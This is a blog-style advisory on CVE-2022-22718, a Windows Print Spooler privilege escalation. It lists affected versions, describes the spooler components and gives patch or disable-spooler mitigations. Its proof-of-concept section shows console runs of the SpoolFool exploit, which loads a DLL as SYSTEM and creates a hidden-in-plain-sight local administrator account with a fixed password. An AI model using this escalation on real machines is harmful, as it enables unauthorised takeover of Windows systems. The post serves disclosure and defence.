A Privilege Escalation Vulnerability In Windows Print Spooler

On Feb 9, 2022: The US Cyber in Infrastructure Security Agency (CISA) added the Windows Print Spooler vulnerability to their list of actively exploited vulnerabilities. The vulnerability was identified as CVE-2022–22718 with the Common Vulnerability Scoring System (CVSS) score rated as high at 7.2. This CVE ID has significant differences compared to CVE-2022-21997, CVE-2022-21999, and CVE-2022-22717.

Microsoft has released a security update to fix this vulnerability. The company admits the problem exists on all Windows desktop versions by default. This blog post goes into detail on why this is such a big deal and what enterprises can do to protect themselves.

Number Of Affected Versions By Product


Vendor	Product	Vulnerable Versions
Microsoft	Windows 10	19
Microsoft	Windows 11	2
Microsoft	Windows 7	2
Microsoft	Windows 8.1	2
Microsoft	Windows Rt 8.1	1
Microsoft	Windows Server	3
Microsoft	Windows Server 2008	3
Microsoft	Windows Server 2012	2
Microsoft	Windows Server 2016	1
Microsoft	Windows Server 2019	1

https://www.cvedetails.com/cve/CVE-2022-22718/

What is the Windows Print Spooler Service?
Windows Print Spooler allows privilege escalation via the Windows Print Spooler service that acts as a general universal interface between applications and local or networked printers, allowing application developers to easily initiate print jobs. The service has been working on Windows since the 90s.

Application: The print application creates a print job by calling Graphics Device Interface (GDI).
GDI: GDI includes both user-mode and kernel-mode components for graphics support.
winspool.drv: is the interface that talks to the spooler. It provides the Remote Procedure Control (RPC) stubs required to access the server.
spoolsv.exe: is the spooler's API server. This module implements message routing to the print provider with the help of the router (spoolss.dll)
spoolss.dll: determines which print provider to call, based on a printer name and passes function call to the correct provider.

The Workflow of the Printing Process



The Vulnerability can Easily Exploit

Attackers who have local access to a Windows system can try to attack the Print Spooler service and get more privileges on the computer. Microsoft is keeping the details of the vulnerability a secret, but they say that it's easy to exploit. The severity of the vulnerability is rated as high, which means that anyone who is familiar with the vulnerability can easily use it to attack computers.

Proof of Concept (PoC)

The following PoC creates a new local administrator admin / Passw0rd!. The DLL (AddUser.dll) and the source code can be found at https://github.com/J0hnbX/2022-22718.

First run

```
PS C:\SpoolFool> net user admin
The user name could not be found.

More help is available by typing NET HELPMSG 2221.

PS C:\SpoolFool> .\SpoolFool.exe -dll .\AddUser.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\IEUser\AppData\Local\Temp\239607f1-6237-4538-9f82-2a3de84a480c
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Setting spool directory to: \\localhost\C$\Users\IEUser\AppData\Local\Temp\239607f1-6237-4538-9f82-2a3de84a480c\4
[+] Successfully set the spool directory to: \\localhost\C$\Users\IEUser\AppData\Local\Temp\239607f1-6237-4538-9f82-2a3de84a480c\4
[*] Creating junction point: C:\Users\IEUser\AppData\Local\Temp\239607f1-6237-4538-9f82-2a3de84a480c -> C:\Windows\system32\spool\DRIVERS\x64
[*] Forcing spooler to restart
[*] Waiting for spooler to restart...
[+] Spooler restarted
[+] Successfully created driver directory: C:\Windows\system32\spool\DRIVERS\x64\4
[*] Copying DLL: .\AddUser.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\AddUser.dll
[*] DLL should be loaded
PS C:\SpoolFool> net user admin
User name                    admin
Full Name                    admin
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/5/2022 1:53:14 PM
Password expires             Never
Password changeable          2/5/2022 1:53:14 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.

PS C:\SpoolFool>
```

The following PoC demonstrates a second run of the provided exploit. Notice that the vulnerability is not exploited this time in order to load the DLL.

Second run

```
PS C:\SpoolFool> .\SpoolFool.exe -dll .\AnotherPayload.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\IEUser\AppData\Local\Temp\dac87c98-20ad-48b1-b3a9-2ae4275e2136
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Target directory already exists
[*] Copying DLL: .\AnotherPayload.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\AnotherPayload.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x64\4\AnotherPayload.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\AnotherPayload.dll
[*] DLL should be loaded
PS C:\SpoolFool>
```

Mitigation Suggestion

Microsoft has made an update that fixes these issues. I recommend anyone update their system as soon as possible.

To update your system, you must go to Settings > Windows Update > Check for Updates. You must restart your computer to finish the update.

If you cannot apply the patch right now, you should disable the spooler service. The best way to solve this problem is to turn off the spooler service on the server and/or computer that you use it.

Conclusion

In summary, CVE-2022-22718 is a serious vulnerability. It can be used to attack computers running Windows. It is worth remembering that the vulnerability affects all versions of Windows operating systems available today. Take home message is please do not forget to update your devices…

References

[1] Author: Oliver Lyak @ly4k_, Exploit for CVE-2022–22718 - Windows Print Spooler Elevation of Privilege Vulnerability (LPE), from https://github.com/J0hnbX/2022-22718

[2] Windows Privilege Escalation: SpoolFool 2022-2-16 19:25:51 Author: www.hackingarticles.in 阅读量:50 收藏 ,from https://f5.pm/go-103312.html